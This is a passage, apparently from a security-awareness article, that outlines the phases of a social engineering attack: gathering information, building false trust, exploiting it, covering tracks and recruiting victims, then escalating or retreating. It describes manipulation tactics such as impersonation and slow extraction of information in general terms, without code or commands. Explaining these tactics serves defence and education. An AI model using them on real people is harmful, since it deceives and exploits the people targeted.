It is an information gathering process where information about the target is retrieved. The attacker gathers as much information as possible about the target before starting the attack. Some methods are obvious and require no great cunning or planning, while others require certain skill or knowledge.

Developing Rapport and Trust

The social engineer capitalizes on the psychological aspect of trust. The target is more likely to divulge requested information to an attacker if he trusts the attacker. Rapport and trust development can be done by using insider information, misrepresenting an identity, citing those known to the victim, showing a need for assistance, or occupying an authoritative role. Once trust is established, the hacker will be able to start acquiring sensitive information and access necessary to break into a system. The skilled hacker will gain information very slowly asking only for small favour or gaining information through seemingly innocent conversations. The hacker will work hard to maintain an apparently innocent relationship, while learning company lingo, names of key personnel, names of important servers and applications, and a host of other valuable information. If an attacker feels hesitation in the voice on the other end of the phone, he or she will stick to simple questions and hope to gain more information from the next individual he or she chooses to call. The larger the organization, the easier it is to establish trust. In a smaller environment the target is much more likely to know whether or not the attacker is who they say they are. Trust is important to establish both as a technique on its own as well as in combination with other techniques.

Exploiting Trust Factor

When a target appears to trust an attacker, the attacker exploits the trust to elicit information from the target. This can either take the form of a request for information, a request for a specified action from the victim or, alternatively, to manipulate the victim into asking the attacker for help. This phase is where the previously established relationship is abused to get the initially desired information or action.

Recruit & Cloak

Cloak is the actions performed after the execution; actions performed in order to hide the illegal activities. It can be to continue with the “friendship” to normalize the actions, moves to make the victim seem untrustworthy, or more advanced techniques to hide the crime. In some cases, the victim can be recruited to either work for the attacker or as an ambassador/reference for the attacker.

Evolve/Regress

This is where the attacker learns from the process and creates an internal justification for what has happened. There are basically two choices for the attacker here. Either the attack evolves, moving into another phase of the attack if the process has been successful up to this step. The other choice if the results to this point have been unsuccessful is to regresses, which can either be to stop the attack or to move to a more basic level of attack in order to be successful again. The gathered information can then be used to target and explore deeper into the victim until finally attackers convince their targets to divulge the information, they need to achieve the goal.